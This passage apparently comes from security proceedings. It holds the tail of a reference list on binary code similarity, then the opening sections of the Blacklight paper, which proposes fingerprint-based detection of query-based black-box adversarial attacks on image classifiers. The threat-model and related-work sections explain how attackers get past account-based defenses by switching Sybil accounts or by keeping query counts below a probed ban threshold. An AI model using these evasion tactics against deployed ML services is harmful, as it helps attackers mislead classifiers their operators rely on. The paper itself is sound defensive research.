[15] Steven HH Ding, Benjamin CM Fung, and Philippe Charland. Kam1n0: Mapreduce-based assembly clone search for reverse engineering. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 461–470, 2016.

[16] Yue Duan, Xuezixiang Li, Jinghan Wang, and Heng Yin. DeepBinDiff: Learning Program-Wide Code Representations for Binary Diffing. In *Proceedings of Network and Distributed System Security Symposium*, 2020.

[17] Thomas Dullien. FunctionSimSearch. https://github.com/googleprojectzero/functionsimsearch.

[18] Thomas Dullien. Searching statically-linked vulnerable library functions in executable code . https://googleprojectzero.blogspot.com/2018/12/searching-statically-linked-vulnerable.html.

[19] Manuel Egele, Maverick Woo, Peter Chapman, and David Brumley. Blanket execution: Dynamic similarity testing for program binaries and components. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 303–317, San Diego, CA, August 2014. USENIX Association.

[20] Sebastian Eschweiler, Khaled Yakdan, and Elmar Gerhards-Padilla. discovRE: Efficient Cross-Architecture Identification of Bugs in Binary Code. In *Proceedings 2016 Network and Distributed System Security Symposium*, San Diego, CA, 2016. Internet Society.

[21] Li et al. graph_matching_networks.ipynb. https://github.com/deepmind/deepmind-research/tree/master/graph_matching_networks.

[22] Mohammad Reza Farhadi, Benjamin CM Fung, Philippe Charland, and Mourad Debbabi. Binclone: Detecting code clones in malware. In *International Conference on Software Security and Reliability (SERE)*, 2014.

[23] Qian Feng, Minghua Wang, Mu Zhang, Rundong Zhou, Andrew Henderson, and Heng Yin. Extracting conditional formulas for cross-platform bug search. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 346–359, 2017.

[24] Qian Feng, Rundong Zhou, Chengcheng Xu, Yao Cheng, Brian Testa, and Heng Yin. Scalable Graph-based Bug Search for Firmware Images. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 480–491, Vienna Austria, October 2016. ACM.

[25] Jian Gao, Xin Yang, Ying Fu, Yu Jiang, and Jiaguang Sun. VulSeeker: a semantic learning based vulnerability seeker for cross-platform binary. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering - ASE 2018*, pages 896–899, Montpellier, France, 2018. ACM Press.

[26] Aric Hagberg, Pieter Swart, and Daniel S Chult. Exploring network structure, dynamics, and function using networkx. Technical report, Los Alamos National Lab.(LANL), Los Alamos, NM (United States), 2008.

[27] Irfan Ul Haq and Juan Caballero. A survey of binary code similarity. *ACM Comput. Surv.*, 54(3), apr 2021.

[28] Hex-Rays. Ida pro. https://hex-rays.com/ida-pro/.

[29] Yikun Hu, Yuanyuan Zhang, Juanru Li, and Dawu Gu. Cross-architecture binary semantics understanding via similar code comparison. In *2016 IEEE 23rd International Conference on Software Analysis, Evolution, and Reengineering (SANER)*, volume 1, pages 57–67. IEEE, 2016.

[30] Yikun Hu, Yuanyuan Zhang, Juanru Li, and Dawu Gu. Binary Code Clone Detection across Architectures and Compiling Configurations. In *2017 IEEE/ACM 25th International Conference on Program Comprehension (ICPC)*, pages 88–98, Buenos Aires, Argentina, May 2017. IEEE.

[31] Yikun Hu, Yuanyuan Zhang, Juanru Li, Hui Wang, Bodong Li, and Dawu Gu. Binmatch: A semantics-based hybrid approach on binary code clone analysis. In *2018 IEEE International Conference on Software Maintenance and Evolution (ICSME)*, pages 104–114. IEEE, 2018.

[32] He Huang, Amr M Youssef, and Mourad Debbabi. Binsequence: fast, accurate and scalable binary code reuse detection. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 155–166, 2017.

[33] Intel. x86 Instruction Set Reference - MOV. https://c9x.me/x86/html/file_module_x86_id_176.html.

[34] Ulf Kargén and Nahid Shahmehri. Towards robust instruction-level trace alignment of binary code. In *IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2017.

[35] Wei Ming Khoo, Alan Mycroft, and Ross Anderson. Rendezvous: A search engine for binary code. In *2013 10th Working Conference on Mining Software Repositories (MSR)*, pages 329–338. IEEE, 2013.

[36] Dongkwan Kim, Eunsoo Kim, Sang Kil Cha, Sooel San, and Yongdae Kim. Revisiting binary code similarity analysis using interpretable feature engineering and lessons learned. *arXiv preprint arXiv:2011.10749v1*, 2020.

[37] Nathaniel Lageman, Eric D Kilmer, Robert J Walls, and Patrick D McDaniel. Bindnn: Resilient function matching using deep learning. In *International Conference on Security and Privacy in Communication Systems*, pages 517–537. Springer, 2016.

[38] Quoc Le and Tomas Mikolov. Distributed representations of sentences and documents. In *International conference on machine learning*, pages 1188–1196, 2014.

[39] Yuancheng Li, Boyan Wang, and Baiji Hu. Semantically find similar binary codes with mixed key instruction sequence. *Information and Software Technology*, page 106320, 2020.

[40] Yujia Li, Chenjie Gu, Thomas Dullien, Oriol Vinyals, and Pushmeet Kohli. Graph matching networks for learning the similarity of graph structured objects. In *International conference on machine learning*, pages 3835–3845. PMLR, 2019.

[41] Yujia Li, Richard Zemel, Marc Brockschmidt, and Daniel Tarlow. Gated graph sequence neural networks. In *Proceedings of ICLR'16*, April 2016.

[42] Zhouhan Lin, Minwei Feng, Cicero Nogueira dos Santos, Mo Yu, Bing Xiang, Bowen Zhou, and Yoshua Bengio. A structured self-attentive sentence embedding. 2017.

[43] Xiang Ling, Lingfei Wu, Saizhuo Wang, Tengfei Ma, Fangli Xu, Alex X Liu, Chunming Wu, and Shouling Ji. Hierarchical graph matching networks for deep graph similarity learning. *arXiv preprint arXiv:2007.04395*, 2020.

[44] Bingchang Liu, Wei Huo, Chao Zhang, Wenchao Li, Feng Li, Aihua Piao, and Wei Zou. αdiff: cross-version binary code similarity detection with dnn. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, pages 667–678, 2018.

[45] Luca Massarelli, Giuseppe A. Di Luna, Fabio Petroni, Leonardo Querzoni, and Roberto Baldoni. Investigating Graph Embedding Neural Networks with Unsupervised Features Extraction for Binary Analysis. In *Proceedings 2019 Workshop on Binary Analysis Research*, San Diego, CA, 2019. Internet Society.

[46] Lannan Luo, Jiang Ming, Dinghao Wu, Peng Liu, and Sencun Zhu. Semantics-based obfuscation-resilient binary code similarity comparison with applications to software plagiarism detection. In *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering*, pages 389–400, 2014.

[47] Andrea Marcelli, Mariano Graziano, Xabier Ugarte-Pedrero, Yanick Fratantonio, Mohamad Mansouri, and Davide Balzarotti. How Machine Learning Is Solving the Binary Function Similarity Problem — Artifacts and Additional Technical Details. https://github.com/Cisco-Talos/binary_function_similarity.

[48] Luca Massarelli. Code for the paper Investigating Graph Embedding Neural Networks with Unsupervised Features Extraction for Binary Analysis. https://github.com/lucamassarelli/Unsupervised-Features-Learning-For-Binary-Similarity.

[49] Luca Massarelli, Giuseppe Antonio Di Luna, Fabio Petroni, Leonardo Querzoni, and Roberto Baldoni. Safe: Self-attentive function embeddings for binary similarity. In *Proceedings of Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2019.

[50] Luca Massarelli and Giuseppe Antonio Di Luna. Code for the paper SAFE: Self-Attentive Function Embeddings for binary similarity. https://github.com/gadiluna/SAFE.

[51] Elie Mengin. Weisfeiler-Lehman Graph Kernel for Binary Function Analysis. https://blog.quarkslab.com/weisfeiler-lehman-graph-kernel-for-binary-function-analysis.html.

[52] Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. Efficient estimation of word representations in vector space. 2013.

[53] Tomas Mikolov, Ilya Sutskever, Kai Chen, Greg S Corrado, and Jeff Dean. Distributed representations of words and phrases and their compositionality. *Advances in neural information processing systems*, 26:3111–3119, 2013.

[54] Jiang Ming, Dongpeng Xu, Yufei Jiang, and Dinghao Wu. BinSim: Trace-based semantic binary diffing via system call sliced segment equivalence checking. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 253–270, Vancouver, BC, August 2017. USENIX Association.

[55] Jiang Ming, Dongpeng Xu, and Dinghao Wu. Memoized semantics-based binary diffing with application to malware lineage inference. In *IFIP International Information Security and Privacy Conference*, pages 416–430. Springer, 2015.

[56] Lina Nouh, Ashkan Rahimian, Djedjiga Mouheb, Mourad Debbabi, and Aiman Hanna. Binsign: fingerprinting binary functions to support automated analysis of code executables. In *IFIP International Conference on ICT Systems Security and Privacy Protection*, 2017.

[57] Myle Ott, Sergey Edunov, Alexei Baevski, Angela Fan, Sam Gross, Nathan Ng, David Grangier, and Michael Auli. fairseq: A fast, extensible toolkit for sequence modeling. In *Proceedings of NAACL-HLT 2019: Demonstrations*, 2019.

[58] Fabio Pagani, Matteo Dell'Amico, and Davide Balzarotti. Beyond precision and recall: understanding uses (and misuses) of similarity hashes in binary analysis. In *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy*, pages 354–365, 2018.

[59] Kexin Pei, Zhou Xuan, Junfeng Yang, Suman Jana, and Baishakhi Ray. Code for the paper TREX: Learning Execution Semantics from Micro-Traces for Binary Similarity. https://github.com/CUMLSec/trex.

[60] Kexin Pei, Zhou Xuan, Junfeng Yang, Suman Jana, and Baishakhi Ray. Trex: Learning execution semantics from micro-traces for binary similarity. *arXiv preprint arXiv:2012.08680*, 2020.

[61] Jannik Pewny, Behrad Garmany, Robert Gawlik, Christian Rossow, and Thorsten Holz. Cross-architecture bug search in binary executables. In *IEEE Symposium on Security and Privacy*, 2015.

[62] Jing Qiu, Xiaohong Su, and Peijun Ma. Library functions identification in binary code by using graph isomorphism testings. In *2015 IEEE 22nd International Conference on Software Analysis, Evolution, and Reengineering (SANER)*, pages 261–270. IEEE, 2015.

[63] Nguyen Anh Quynh. Capstone - The Ultimate Disassembler. https://www.capstone-engine.org/.

[64] Kimberly Redmond, Lannan Luo, and Qiang Zeng. A cross-architecture instruction embedding model for natural language processing-inspired binary code analysis. In *NDSS Workshop on Binary Analysis Research (BAR)*, 2019.

[65] Radim Rehurek and Petr Sojka. Gensim–python framework for vector space modelling. *NLP Centre, Faculty of Informatics, Masaryk University, Brno, Czech Republic*, 3(2), 2011.

[66] Florian Schroff, Dmitry Kalenichenko, and James Philbin. Facenet: A unified embedding for face recognition and clustering. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 815–823, 2015.

[67] Noam Shalev and Nimrod Partush. Binary Similarity Detection Using Machine Learning. In *Proceedings of the 13th Workshop on Programming Languages and Analysis for Security - PLAS '18*, pages 42–47, Toronto, Canada, 2018. ACM Press.

[68] Paria Shirani, Lingyu Wang, and Mourad Debbabi. Binshape: Scalable and robust binary library function identification using function shape. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 301–324. Springer, 2017.

[69] Ilya Sutskever, Oriol Vinyals, and Quoc V Le. Sequence to sequence learning with neural networks. In *Advances in neural information processing systems*, pages 3104–3112, 2014.

[70] Tencent. BinaryAI Python SDK. https://github.com/binaryai/sdk.

[71] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *Advances in neural information processing systems*, pages 5998–6008, 2017.

[72] Shuai Wang and Dinghao Wu. In-memory fuzzing for binary code similarity analysis. In *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 319–330. IEEE, 2017.

[73] Chao-Yuan Wu, R Manmatha, Alexander J Smola, and Philipp Krahenbuhl. Sampling matters in deep embedding learning. In *Proceedings of the IEEE International Conference on Computer Vision*, pages 2840–2848, 2017.

[74] xorpd. FCatalog. https://www.xorpd.net/pages/fcatalog.html.

[75] Xiaojun Xu. DNN Binary Code Similarity Detection. https://github.com/xiaojunxu/dnn-binary-code-similarity.

[76] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 363–376, New York, NY, USA, 2017. Association for Computing Machinery.

[77] Yinxing Xue, Zhengzi Xu, Mahinthan Chandramohan, and Yang Liu. Accurate and scalable cross-architecture cross-os binary code search with emulation. *IEEE Transactions on Software Engineering*, 45(11):1125–1149, 2018.

[78] Zeping Yu, Rui Cao, Qiyi Tang, Sen Nie, Junzhou ouang, and Shi Wu. Order Matters: Semantic-Aware Neural Networks for Binary Code Similarity Detection. *Proceedings of the AAAI Conference on Artificial Intelligence*, 34(01):1145–1152, April 2020.

[79] Zeping Yu, Wenxin Zheng, Jiaqi Wang, Qiyi Tang, Sen Nie, and Shi Wu. Codecmr: Cross-modal retrieval for function-level binary source code matching. *Advances in Neural Information Processing Systems*, 33, 2020.

[80] Xiaochuan Zhang, Wenjie Sun, Jianmin Pang, Fudong Liu, and Zhen Ma. Similarity Metric Method for Binary Basic Blocks of Cross-Instruction Set Architecture. In *Proceedings 2020 Workshop on Binary Analysis Research*, San Diego, CA, 2020. Internet Society.

[81] Dongdong Zhao, Hong Lin, Linjun Ran, Mushuai Han, Jing Tian, Liping Lu, Shengwu Xiong, and Jianwen Xiang. Cvsksa: cross-architecture vulnerability search in firmware based on knn-svm and attributed control flow graph. *Software Quality Journal*, 27(3):1045–1068, 2019.

[82] Fei Zuo, Xiaopeng Li, Patrick Young, Lannan Luo, Qiang Zeng, and Zhexin Zhang. Neural Machine Translation Inspired Binary Code Similarity Comparison beyond Function Pairs. *Proceedings 2019 Network and Distributed System Security Symposium*, 2019. arXiv: 1808.04706.

[83] Zynamics. BinDiff. https://www.zynamics.com/bindiff.html.

Blacklight: Scalable Defense for Neural Networks against Query-Based Black-Box Attacks

Huiying Li
University of Chicago

Shawn Shan
University of Chicago

Emily Wenger
University of Chicago

Jiayun Zhang*
Fudan University

Haitao Zheng
University of Chicago

Ben Y. Zhao
University of Chicago

Abstract

Deep learning systems are known to be vulnerable to adversarial examples. In particular, query-based black-box attacks do not require knowledge of the deep learning model, but can compute adversarial examples over the network by submitting queries and inspecting returns. Recent work largely improves the efficiency of those attacks, demonstrating their practicality on today's ML-as-a-service platforms.

We propose *Blacklight*, a new defense against query-based black-box adversarial attacks. Blacklight is driven by a fundamental insight: to compute adversarial examples, these attacks perform iterative optimization over the network, producing queries highly similar in the input space. Thus Blacklight detects query-based black-box attacks by detecting highly similar queries, using an efficient similarity engine operating on probabilistic content fingerprints. We evaluate Blacklight against eight state-of-the-art attacks, across a variety of models and image classification tasks. Blacklight identifies them all, often after only a handful of queries. By rejecting all detected queries, Blacklight prevents any attack from completing, even when persistent attackers continue to submit queries after banned accounts or rejected queries. Blacklight is also robust against several powerful countermeasures, including an optimal black-box attack that approximates white-box attacks in efficiency. Finally, we illustrate how Blacklight generalizes to other domains like text classification.

1 Introduction

The vulnerability of deep neural networks (DNNs) to a variety of adversarial examples is well documented. An adversarial example is a maliciously modified input that looks (nearly) identical to its original via human perception, but gets misclassified by a DNN model. This vulnerability remains a critical hurdle to the practical deployment of deep learning systems in safety- and mission-critical applications, such as autonomous driving or financial services.

*Work done while visiting SAND Lab at the University of Chicago.




Figure 1: *Attack Scenario for black-box adversarial attacks.*

Adversarial attacks can be broadly divided by whether they assume *white-box* or *black-box* threat models. In the *white-box* setting, the attacker has total access to the target model, including its internal architecture, weights and parameters. Given a benign input, the attacker can directly compute adversarial examples as an optimization problem. In contrast, an attacker in the *black-box* setting can only interact with the model by submitting queries and inspecting returns. Black-box scenarios can be further divided based on the information the classifier returns per query: *score-based* systems return a full probability distribution across labels, and *decision-based* systems return only the output label.

The white-box threat model makes a strong assumption: an attacker has obtained total access to the model, through a server breach, a malicious insider, or other type of model leak. Both security and ML communities have made continual advances in both attacks and defenses under this setting – powerful attacks efficiently generate adversarial examples [12, 16, 27, 37, 71], which in turn spur work on robust defenses that either prevent the generation of adversarial examples or detect them at inference time. While numerous approaches have been explored as defenses (e.g., model distillation [55], gradient obfuscation [8, 21, 47, 61, 65, 77], adversarial training [49, 82, 83], honeypots [62], and ensemble methods [68]), nearly all have been proven vulnerable to followup attacks [4, 9–11, 28].

In contrast, black-box attacks assume a more realistic threat model, where attackers interact with models via a query interface such as ML-as-a-service platforms [81] (See Fig 1). There are two types of black-box attacks. Most common are *query-based attacks* [5, 14, 15, 30, 53, 69], where an attacker iteratively adapts the query input based on past query

results from the target model, until it produces a successful adversarial example. Numerous efforts have developed increasingly efficient attacks that require fewer queries to complete the attack. Unfortunately, even as these attacks grow in efficiency and practicality, there exists no effective defense against them. Existing defense proposals [17, 34] focus on detecting (and banning) query accounts displaying some "adversarial" behaviors. While raising the attack cost, they are ineffective against persistent attackers who switch accounts to evade detection and complete the attack. The second type of black-box attacks is *substitute model attacks*, where an attacker queries the target model to train a local model, then tries to transfer adversarial examples from the substitute to the target [45, 56, 57]. These are currently addressed by a line of effective and evolving defenses, including (ensemble) adversarial training [68, 75].

In this work, we focus on defending against query-based black-box attacks, even when persistent attackers switch account to evade detection. The fundamental insight driving our work is that, in order to compute adversarial examples, query-based black-box attacks *perform iterative optimization over the network*, an incremental process that produces queries highly similar in the input space. With this in mind, we propose *Blacklight*, a novel defense that detects query-based black-box attacks using an efficient *content-similarity engine*. Blacklight detects the highly similar queries as part of the iterative optimization process in the attack[1], since benign queries rarely share this level of similarity. Blacklight's query detection is account oblivious, thus is effective no matter how many accounts an attacker uses to submit queries.

Blacklight is highly scalable and lightweight. It detects highly similar queries generated by iterative optimization using *probabilistic fingerprints*, a compact hash representation computed for each input query. We design these fingerprints such that queries highly similar in the input space will have large overlap in their fingerprints. As such, Blacklight identifies an (incoming) query as part of a query-based black-box attack, if its fingerprint matches any prior fingerprint by more than a threshold. Since we use secure one-way hashes to compute fingerprints, even an attacker aware of our algorithm cannot optimize the content perturbation of a query to disrupt its fingerprint and avoid detection.

We evaluate the efficacy of Blacklight against eight SOTA query-based black-box attacks, including those using gradient estimation, gradient-free attacks, and those targeting score- and decision-based models. We experiment on a range of image-based models from MNIST to ImageNet, and use L_p distance metrics chosen by each attack. While these attacks typically take thousands (or tens of thousands) of queries to converge to a successful adversarial example, Blacklight detects all of them after the first 2–9 queries[2]. More importantly, Blacklight detects the large majority of all queries associated with an attack (e.g., >90% for all non-Boundary attacks). By rejecting these detected attack queries, Blacklight consistently reduces the attack success rate to 0% for all eight attacks, even when attackers persist to submit queries despite query rejection.

Our work makes the following key contributions.

- We propose a highly scalable, lightweight attack detection system against query-based black-box attacks, using probabilistic content fingerprint-based query matching to detect (and mitigate) individual attack query on the fly.
- We discuss and demonstrate why existing account-based defenses are insufficient to resist persistent attackers.
- We build formal analysis of our probabilistic fingerprints to model both attack detection rates and false positives.
- We experimentally evaluate Blacklight against eight SOTA black-box attacks on multiple datasets and image classification models. Not only does Blacklight detect all eight attacks, but it does so *quickly*, often after only a handful of queries, for attacks that would require several thousands of queries to succeed.
- We illustrate how Blacklight can be generalized beyond image classification, using text classification as an example.
- We finally evaluate Blacklight and show it is highly robust against a variety of adaptive countermeasures, including those allowing larger, human-visible perturbations. Blacklight performs well even against two types of *near-optimal* attacks: "query-efficient" attacks several orders of magnitude more efficient than current methods, and "perfect-gradient" attacks that approximate white-box attacks by perfectly estimating the loss surface at each query.

The source-code for Blacklight is available at `https://sandlab.cs.uchicago.edu/blacklight`.

2 Background on Black-box Attacks

As background, we briefly overview different types of black-box attacks and describe today's SOTA query-based black-box attacks (the focus of our work). We discuss existing defense proposals [17, 34] later in §4.

2.1 Overview of Black-box Attacks

Existing black-box attacks can be divided into two types: substitute model attacks and query-based black-box attacks. In this work, we target the latter.

Substitute Model Attacks. An attacker queries a target model repeatedly, uses the query results to build a labeled dataset and train a *substitute* model to approximate classification boundaries of the model. The attacker then generates

[1] In practice, even the most efficient black box attacks issue thousands of queries to generate a single attack, and nearly all such queries are constrained to be a small perturbation away from the benign input.

[2] The exception is the Boundary attack, which starts its query search with an image from the target label. Blacklight detects Boundary attacks after an average of less than 50 queries (see Table 2).

adversarial examples on the substitute model (using a white-box attack), hoping that they will succeed on the target model. This attack can successfully produce untargeted adversarial examples on small models like MNIST [56, 57], but is much less successful when producing targeted attacks or targeting larger models [45]. This spurs efforts to increase transferability between substitute and target models [22, 31, 44, 76, 78].

Defending against substitute model attacks is an active research area. Existing defenses include adversarial training [38], ensemble adversarial training [68], and adversarial training with single-step R+FGSM attack [75]. We note that ensemble adversarial training can be combined with Blacklight as a hybrid defense against both substitute model attacks and query-based attacks (details in the Appendix §A).

Query-Based Black-Box Attacks. A more common and effective attack is query-based black-box attacks. An attacker queries the target model repeatedly, often remotely over a network, to implement iterative optimization required to compute adversarial examples. Specifically, based on the past query results, the attacker iteratively perturbs the current query to produce the next query, hoping to converge to a successful adversarial example. Both gradient-estimation [14, 15, 18, 30, 69] and gradient-free algorithms [3, 5, 53] were developed to reduce the number of queries required to produce an adversarial example. While these attacks generally require thousands to hundreds of thousands of queries to produce a single adversarial example, they have proven to be effective, often achieving 100% success rate even against large models. In fact, recent efforts show that these attacks can already be successfully launched against real-world systems such as Google Cloud Vision API [30], Clarifai [5], and real applications like traffic sign and license plate recognition [25]. Finally, recent works also leverage substitute model-based priors when configuring queries [19, 29, 33, 67], which we also consider when evaluating Blacklight in §9.2.

2.2 SOTA Query-based Black-box Attacks

Our work targets query-based black-box attacks. We implement and test eight SOTA attacks (see Table 1). They cover both score- and decision-based attacks, and attacks relying on gradient estimation and those that do not. They all use L_p bounded perturbations, a prevailing attack setting.

	Gradient Estimation	Gradient Estimation Free
Score-based	NES - Query Limit [30]	ECO [53]
Decision-based	NES - Label Only [30] HSJA [14] QEBA [41] Policy-Driven [79]	Boundary [6] SurFree [51]

Table 1: *We consider eight query-based black-box attacks.*

NES (2 variants) [30]. NES enables efficient gradient estimation using far fewer queries and applies natural evolution strategies [73] to speed up the attack. NES has two variants: *NES query limit* for score-based models and *NES label-only* for decision-based models.

ECO [53]. Targeting score-based models, the attacker replaces gradient estimation with an efficient discrete surrogate, leading to faster convergence.

Boundary [6]. It is the first attack targeting decision-based models and does not use gradient estimation. To compute the adversarial example for x_0, the attacker starts from a random sample x from the target label t, iteratively adjusts x to "approach" x_0 while remaining being classified to t, until the difference between x_0 and x is within a predefined budget.

HSJA [14]. It augments Boundary [6] with gradient approximation. In each iteration, a 2-step gradient estimation is used to construct x_t that gets closer to the decision boundary, leading to much faster attack convergence than Boundary.

QEBA [41]. This is a variant of HSJA. Instead of estimating the full gradient vector, QEBA only estimates a core subset of the gradient vector.

Policy-Driven [79]). This is another recent attack built on top of HSJA. It applies a policy network to *learn* the best optimization direction at each step.

SurFree [51]. This gradient-free attack leverages certain geometrical properties to produce careful query trials along diverse directions near the decision boundaries.

3 Threat Model and Design Goals

In this work, we focus on defense against query-based black-box attacks for image classification. Our design principle should extend to other domains, which we demonstrate in §8.7 using text classification as an example. Here, we define our threat model, design goals and success metrics.

Attacker. The attacker queries a target model ($\mathbb{F}$) and uses the query results to craft adversarial examples against it, i.e., finding the perturbed version of a benign input x_0 that causes $\mathbb{F}$ to *misclassify* it to a target label t. To do so, the attacker repeatedly queries $\mathbb{F}$ with a sequence of n attack queries $x_1, \ldots, x_n$. The attack is successful if

$$\mathbb{F}(x_n) = t \quad \text{and} \quad ||x_n - x_0||_p < \varepsilon \tag{1}$$

where x_n is the computed adversarial example of x_0 and ε is the attacker's perturbation budget. Existing works show that a successful attack requires a large n, generally on the order of 10^3-10^6. Note that while focusing on prevailing attacks that bound perturbations by L_p distances, our defense should extend in principle to other query-based attacks (*e.g.,* patch, semantic attack). We discuss in §8.3 preliminary results on Sparse-RS [20], a query-based universal patch attack.

We make the following assumptions about the attacker:

- The attacker has no access to internal weights of $\mathbb{F}$ and can only send queries to obtain outputs of $\mathbb{F}$.
- The attacker has abundant computation power and resources to submit millions of queries.
- The attacker controls **multiple** accounts and IP addresses, and moves the attack across them if any IP addresses and/or

accounts are banned. Measurements have shown that attackers often utilize *Sybil* accounts [23, 40, 80].

- We begin with standard attackers who are unaware of Blacklight. Later in §9, we consider stronger adaptive attackers who apply countermeasures against Blacklight.

Defender. The defender hosts the target model $\mathbb{F}$. For each query, $\mathbb{F}$ can either return the full classification probability vector or only the classification label. We only make one assumption on the defender, that it has a **finite** amount of storage for use in attack detection. In practical terms, any defender storing state related to past queries has to periodically **reset** the storage, e.g., every 1 or 2 days, by clearing out the state of all past (benign) queries.

Design Goals. We target four key goals for our defense.

- The defense should detect attack queries with **high accuracy** and **high coverage**, while maintaining a **low false positive rate**. Since answering each attack query may leak model information, the defense should detect as many attack queries as possible.
- The defense should efficiently **scale** to industry production systems. For example, Facebook's content moderation systems process an average of 300M images per day, while those at Twitter process 340M tweets/day [13, 70].
- The defense should incur **low overhead** in terms of runtime (compared to model inference runtime) and storage.
- The defense must **resist persistent attackers** who can move between accounts, and/or continue submitting attack queries after account ban or query rejection.

4 Existing Defenses and Their Limitations

There are two known defenses against query-based black-box attacks: *Stateful Detection* (SD) [17] and PRADA [34]. Both are account-driven and focus on detecting/banning query accounts that submit attack queries. We now describe their detection methods, and discuss why these defenses (and their variations) are insufficient to resist persistent attackers covered by our threat model.

Stateful Detection (SD) [17]. SD inspects each query account to decide whether it is malicious or not. Given an account A and its queries submitted so far, SD examines whether these queries display "certain properties" related to computation of adversarial examples. Specifically, SD computes, for an incoming query q from A, the average pair-wise latent similarity between q and its k-nearest-neighbors in A's past queries. If the average latent similarity exceeds a threshold, SD flags A as adversarial. To compute the latent similarity, SD uses a pretrained similarity encoder to convert each query image into a latent space vector.

PRADA [34]. Originally designed to detect attacks that steal the target model, PRADA is shown to also detect query-based black-box attacks [17]. The key insight is that queries sent by an attacker are expected to have a characteristic distribution different from those of benign accounts. PRADA calculates the query distribution of each account based on the L_2 distance among queries, and defines a standard benign distribution computed from a set of benign queries. If an account A's query distribution shifts away from the standard benign distribution, PRADA labels A as malicious.




Figure 2: *Existing defenses cannot stop persistent attackers who switch accounts to continue attack queries.*

Vulnerability to Persistent Attacks. While SD and PRADA could flag an attacker who use a single account to send queries, they are ineffective against attackers holding multiple accounts, e.g. Sybil accounts [23]. Figure 2 plots an example where an attacker completes an attack, by switching accounts and continuing its queries after each detection by SD. A similar strategy would also succeed against PRADA.

The two existing defenses are limited by two factors. *First*, inspecting queries per-account puts a fundamental limit on detection speed, i.e., the number of attack queries answered by the model before detection. For both defenses, at the time of detection, the attacker already had tens or more attack queries answered by the model (e.g., 52 - 54 queries for SD and 111-115 queries for PRADA, per our experiments in Appendix Table 8). *Second*, both defenses are designed to "slow down" attackers by banning their current account rather than preventing the attack query to proceed. Given the low cost and prevalence of sybil accounts, attackers can easily bypass these defenses. A "reactive" strategy is shown in Figure 2, where 6 out of 328 attack queries (or 1.8%) were detected and rejected and 322 got answered. An alternative "proactive" strategy is to first run test cases to estimate the minimum # of attack queries to get the account banned (e.g., 50), and then during the attack, send less queries per account (e.g., 30) to evade detection completely.

Adapting Account-based Defenses. Account-based query inspection and mitigation is ineffective against attackers with multiple query accounts. An effective defense needs to be account oblivious. One straightforward solution is to run a version of SD or PRADA by putting all the queries into a single account. This solution, however, does not scale to support production ML systems facing millions of queries per day, because SD and PRADA's runtime complexity grows with the number of prior queries. Consider a query database of 1 million low-resolution images (`CIFAR10`), our experiments show that, for each incoming query, SD and PRADA introduce a run-time latency of 24,000% and 6,800% compared to the normal inference latency, respectively (details in §8.6). PRADA also faces large accuracy drop, because each incom-

ing query produces little impact on the query distribution.

5 Blacklight

We propose *Blacklight*, a new defense to detect and mitigate query-based black-box attacks against DNN models. Different from existing defenses, Blacklight is account oblivious and focuses on detecting individual attack queries on the fly regardless of who sent them. Our design is driven by a fundamental insight that query-based black-box attacks produce queries that are highly similar in the input space. Since benign queries rarely share this level of similarity, these attacks can be detected by identifying extremely high similarity in queries while incurring low false positives. With this in mind, we design Blacklight to focus on achieving fast, scalable and robust similarity check across millions of image queries. Our design includes two key components: (i) *probabilistic content fingerprinting* for fast and scalable attack detection, and (ii) *salted pixel quantization* to resist adaptive attacks.

In the following, we present the fundamental insight driving our design, and the concept of probabilistic content fingerprinting. Later in §6, we describe the salted pixel quantization and Blacklight's detailed design.

5.1 Fundamental Insight: Presence of High Similarity in Attack Queries

Blacklight exploits a fundamental insight on query-based black-box attacks: in order to compute adversarial examples, attackers need to perform iterative optimization *over the network*, i.e., submitting one or more queries to the target model, observing the query results, and using them to configure further queries. While the specific design of iterative optimization is algorithm-dependent[3], the unified goal is to repeatedly refine the perturbation such that the query sequence converges to an adversarial example x_n satisfying eq (1). Therefore, iterative optimization inevitably produces *some* queries that are highly similar in the input space, i.e.,

$$\text{there exist } x_k, x_j, \text{where } ||x_k - x_j||_p \leq \mu.$$

If μ is sufficiently smaller than the difference between most benign images, we can accurately detect the attack by recognizing the presence of highly similar queries like (x_k, x_j) within the stream of queries. Evading this type of detection is extremely difficult (if not infeasible) since it requires *every attack query to be sufficiently dissimilar from any previous attack queries*.

We empirically verify the presence of highly similar queries by running the eight SOTA query-based black-box attacks (listed in Table 1) on the `ImageNet` classification model. For all eight attacks, high similarity is consistently observed across images in their attack query sequence. The average L_2 distance between just consecutive queries in an attack sequence is already 20-380x smaller than analogous distance between benign images (estimated by randomly comparing 2000 pairs of benign images). Figure 3 shows some visual examples from attack query sequences generated by three attacks (NES-Query Limit, Boundary, HSJA). We omit the other attacks since they produce similar results.

